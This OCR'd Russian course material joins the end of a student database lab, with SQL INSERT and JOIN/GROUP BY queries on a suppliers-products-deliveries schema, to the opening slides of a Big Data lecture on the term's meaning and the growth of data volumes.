


Рис. 22 — Добавление записей в таблицу cities

Следующая таблица для заполнения – цвета. Заполняем при помощи следующих запросов:

INSERT INTO `colors` VALUES (1, 'Красный');

INSERT INTO `colors` VALUES (2, 'Зеленый');

INSERT INTO `colors` VALUES (3, 'Голубой');

Результат выполнения указан на рисунке 23.




Рис. 23 — Добавление записей в таблицу colors

Следующая таблица для заполнения – таблица деталей. Заполняем при помощи следующих запросов:

INSERT INTO `details` VALUES (1, 'Гайка', 1, 12, 1);

INSERT INTO `details` VALUES (2, 'Болт', 2, 17, 2);

INSERT INTO `details` VALUES (3, 'Винт', 3, 17, 4);

INSERT INTO `details` VALUES (4, 'Винт', 1, 14, 1);

INSERT INTO `details` VALUES (5, 'Кулачек', 3, 12, 2);

INSERT INTO `details` VALUES (6, 'Блюм', 1, 19, 1);

Результат выполнения указан на рисунке 24.




Рис. 24 — Добавление записей в таблицу details

Следующая таблица для заполнения – таблица товаров. Заполняем при помощи следующих запросов:

INSERT INTO `products` VALUES (1, 'Жесткий диск', 2);

INSERT INTO `products` VALUES (2, 'Перфоратор', 4);

INSERT INTO `products` VALUES (3, 'Считыватель', 3);

INSERT INTO `products` VALUES (4, 'принтер', 3);

INSERT INTO `products` VALUES (5, 'Флоппи-диск', 1);

INSERT INTO `products` VALUES (6, 'Терминал', 5);

INSERT INTO `products` VALUES (7, 'Лента', 1);

Результат выполнения указан на рисунке 25.




Рис. 25 — Добавление записей в таблицу products

Следующая таблица для заполнения – таблица поставщиков. Заполняем при помощи следующих запросов:

INSERT INTO `suppliers` VALUES (1, 'Смит', 20, 1);

INSERT INTO `suppliers` VALUES (2, 'Джонс', 10, 2);

INSERT INTO `suppliers` VALUES (3, 'Блейк', 30, 2);

INSERT INTO `suppliers` VALUES (4, 'Кларк', 20, 1);

INSERT INTO `suppliers` VALUES (5, 'Адамс', 30, 3);

Результат выполнения указан на рисунке 26.




Рис. 26 — Добавление записей в таблицу suppliers

Следующая таблица для заполнения – таблица о поставленных товарах и поставщиках. Заполняем при помощи следующих запросов:

```
INSERT INTO `deliveryes` VALUES (1, 1, 1, 1, 200);
INSERT INTO `deliveryes` VALUES (2, 1, 1, 5, 700);
INSERT INTO `deliveryes` VALUES (3, 2, 3, 1, 400);
INSERT INTO `deliveryes` VALUES (4, 2, 3, 2, 200);
INSERT INTO `deliveryes` VALUES (5, 2, 3, 3, 200);
INSERT INTO `deliveryes` VALUES (6, 2, 3, 5, 500);
INSERT INTO `deliveryes` VALUES (7, 2, 3, 6, 600);
INSERT INTO `deliveryes` VALUES (8, 2, 3, 7, 400);
INSERT INTO `deliveryes` VALUES (10, 2, 3, 7, 800);
INSERT INTO `deliveryes` VALUES (11, 2, 5, 2, 100);
INSERT INTO `deliveryes` VALUES (12, 3, 3, 1, 200);
INSERT INTO `deliveryes` VALUES (13, 3, 4, 2, 500);
INSERT INTO `deliveryes` VALUES (14, 4, 6, 3, 300);
INSERT INTO `deliveryes` VALUES (15, 4, 6, 7, 300);
INSERT INTO `deliveryes` VALUES (16, 5, 2, 2, 200);
INSERT INTO `deliveryes` VALUES (17, 5, 2, 4, 100);
INSERT INTO `deliveryes` VALUES (18, 5, 5, 5, 500);
INSERT INTO `deliveryes` VALUES (19, 5, 5, 7, 100);
INSERT INTO `deliveryes` VALUES (20, 5, 6, 2, 200);
INSERT INTO `deliveryes` VALUES (21, 5, 1, 4, 100);
INSERT INTO `deliveryes` VALUES (22, 5, 3, 4, 200);
INSERT INTO `deliveryes` VALUES (23, 5, 4, 4, 800);
INSERT INTO `deliveryes` VALUES (24, 5, 5, 4, 400);
INSERT INTO `deliveryes` VALUES (25, 5, 6, 4, 500);
```

Результат выполнения указан на рисунках 27-28.




Рис. 27 — Добавление записей в таблицу deliveryes




Рис. 28 — Добавление записей в таблицу deliveryes

В результате мы получили заполненную базу данных и можем переходить к выполнению заданий по написанию запросов.

Обработать построенные таблицы для получения следующих аналитических выборок:

- таблица изделий и поставщиков (номер изделия, название, номер поставщика). Для вывода данной информации мы воспользуемся вот таким запросом:

```
SELECT products.id as number_product, products.`name`, suppliers.id as number_supplier, suppliers.family FROM deliveryes INNER JOIN products ON deliveryes.product_id = products.id INNER JOIN suppliers ON deliveryes.supplier_id = suppliers.id;
```

Результат выполнения указан на рисунке 29.




Рис. 29 — Выборка из бд

Для создания аналитического запроса посчитаем количество изделий, произведенные каждым поставщиком при помощи запроса:

```
SELECT Count(*), suppliers.family FROM deliveryes INNER JOIN products ON deliveryes.product_id = products.id INNER JOIN suppliers ON deliveryes.supplier_id = suppliers.id GROUP BY suppliers.family;
```

Результат выполнения указан на рисунке 30.



Рис. 30 — Аналитический запрос

- таблица поставщиков, которые делают изделие J2. Для вывода данной информации мы воспользуемся вот таким запросом:

SELECT suppliers.id AS supplier_id, suppliers.family, products.`name`, products.id AS product_id FROM deliveryes INNER JOIN suppliers ON deliveryes.supplier_id = suppliers.id INNER JOIN products ON deliveryes.product_id = products.id WHERE products.id = 2;

Результат выполнения указан на рисунке 31.



Рис. 31 — Выборка из бд

Для создания аналитического запроса посчитаем количество изделий с индексом 2, произведенные каждым поставщиком при помощи запроса и посчитаем средний рейтинг поставщика при помощи запроса:

SELECT suppliers.family,COUNT(*), AVG(suppliers.rating) FROM deliveryes INNER JOIN suppliers ON deliveryes.supplier_id = suppliers.id INNER JOIN products ON deliveryes.product_id = products.id WHERE products.id = 2 GROUP BY suppliers.family;

Результат выполнения указан на рисунке 32.



Рис. 32 — Аналитический запрос

- таблица поставщиков с деталями, которые они делают. Для вывода данной информации мы воспользуемся вот таким запросом:

SELECT details.id AS detail_id, details.`name`, suppliers.family, suppliers.id AS supplier_id FROM deliveryes INNER JOIN details ON deliveryes.detail_id = details.id INNER JOIN suppliers ON deliveryes.supplier_id = suppliers.id;

Результат выполнения указан на рисунке 33.




Рис. 33 — Выборка из бд

Для создания аналитического запроса посчитаем количество поставщиков деталей и общее количество каждого типа деталей при помощи запроса:

```
SELECT details.`name`, COUNT(*) as count_postav,
SUM(deliveryes.count) as count_all_details FROM deliveryes INNER JOIN
details ON deliveryes.detail_id = details.id INNER JOIN suppliers ON
deliveryes.supplier_id = suppliers.id GROUP BY deliveryes.detail_id;
```

Результат выполнения указан на рисунке 34.



Рис. 34 — Аналитический запрос

Вывод: в процессе лабораторной работы была спроектирована база данных по начальным условиям, при помощи SQL запросов были созданы и заполнены таблицы, и проведены на выборку данных в зависимости от необходимых условий. Также на основе текущих выборок были составлены аналитические запросы, которые позволяют выполнять анализ данных в зависимости от условий.



Технологии BIGDATA

Разделы дисциплины

- Определение больших данных. Процесс анализа больших данных.
- Парадигма MapReduce
- Основные способы параллельной обработки больших данных
- Технологии хранения больших данных
- Технологии анализа больших данных
- Научные проблемы в области больших данных



1. Определение больших данных

Появление термина

Big Data *— один из наиболее часто упоминаемых сегодня терминов в ИТ-публикациях. Однако, как это часто бывает с новыми понятиями, при краткости термина его смысл весьма расплывчат. Согласно англоязычной Википедии, Big Data — это наборы данных такого объема, что традиционные инструменты не способны осуществлять их захват, управление и обработку за приемлемое для практики время. Но в этом смысле проблема «больших данных» существовала на протяжении всей истории развития ИТ. Всегда возникало желание обработать большие массивы данных за минимальное время, и всегда для этого оказывалось недостаточно мощности существующей ИТ-инфраструктуры.*

Почему же этот термин стал так актуален именно сейчас?

И почему его толкования различаются от публикации к публикации?

Появление термина

Прежде всего отметим, что под термином Big Data в разном контексте могут подразумеваться данные большого объема, технология их обработки, проекты, рынок и даже компании, активно использующие эту технологию. Для того чтобы прояснить смысловое наполнение термина, необходимо рассмотреть все перечисленные аспекты.


Подтверждение экспоненциального роста объемов данных

1. 2006 – 150 эксабайт (0,15 зеттабайт);
2. 2011 – 1,75 зеттабайт;
3. 2020 – 35 зеттабайт.

Объем и ресурсы



Объем и ресурсы



Причина роста

Предыдущий рисунок иллюстрирует динамику роста данных, объясняя ее **экспоненциальный характер** ростом вычислительных средств, приложений и пользователей — от миллионов в эпоху мэйнфреймов до сотен миллионов в эпоху ПК и миллиардов пользователей в эпоху мобильных устройств, мобильного Интернета, социальных сетей, «облачных» технологий и построения всевозможных решений «умной» экономики.

Инфографика схемы роста



Источники роста

Сегодня поток данных растет с невероятной скоростью. Данные поступают с разного рода устройств безопасности, проводится мониторинг износостойкости и прочности ответственных изделий. Огромные массивы данных генерируются в научных экспериментах, таких как регистрация метеорологических данных и астрономических наблюдений. Один только архив телескопа «Хаббл», накопленный за 15 лет, занимает около 50 Тбайт. В повседневной жизни мы сталкиваемся со всё возрастающим объемом данных — они поступают с экрана ПК, планшетника, мобильного телефона, приборных панелей автомобиля, радиочастотных идентификаторов, даже бытовые предметы, такие как кроссовки, и те могут генерировать данные. Множатся мобильные устройства и медицинские приложения, способные измерять пульс, давление и режим тренировки.

Источники роста

Отдельная тема — Интернет и мобильные технологии. Потоки информации генерируются всё новыми интернет-сервисами, социальными сетями, приложениями электронной торговли, приложениями о местонахождении абонентов сетей и т.п. Количество e-mail, отправляемых каждую секунду в мире, — **2,9 млн**. Объем видео, закачиваемого на YouTube каждую минуту, — **20 часов**. Объем данных, обрабатываемых Google за день, — **24 петабайт**. Количество сообщений на Твиттере в день — **50 млн**. Количество минут, проведенных в Facebook в месяц, — **около 700 млрд**. Объем данных, переданных/полученных на мобильные устройства, — **1,3 эксабайт**. Количество продуктов, заказываемых в Amazon в секунду, — **72,9**.

Источники роста

Значительную часть информации создают не люди, а роботы, взаимодействующие как друг с другом, так и с другими сетями данных – такие, как, например, сенсоры и интеллектуальные устройства. При таких темпах роста количество данных в мире, по прогнозам исследователей, **будет ежегодно удваиваться**. Количество виртуальных и физических серверов в мире вырастет десятикратно за счет расширения и создания новых data-центров. В связи с этим растет потребность в эффективном использовании и монетизации этих данных. Поскольку использование Big Data в бизнесе требует немалых инвестиций, то надо ясно понимать ситуацию. А она, в сущности, проста: повысить эффективность бизнеса можно сокращая расходы или/и увеличивая объем продаж.

Что является основным глобальным источником роста объемов данных?

Источники роста

При огромном объеме данных постоянно растущего числа вебстраниц это лишь вершина айсберга, большую же его часть составляют **данные о данных**. Аналитикам и интернет-маркетологам интересно не только содержание вебсайтов, но и обширная информация о пользователях: их привычки, история посещенных страниц, рекламные предпочтения, круг общения и знакомства. Именно это позволяет продвигать товары и рекламу в Интернете. Мы можем только предполагать, насколько подробно можно проанализировать наше поведение по истории посещений в Сети. Очевидно, что для этого нужно обрабатывать действительно гигантские объемы данных (рис.).

Объемы данных в Интернет



Каковы причины актуальности технологий bigdata?

Причины актуальности bigdata

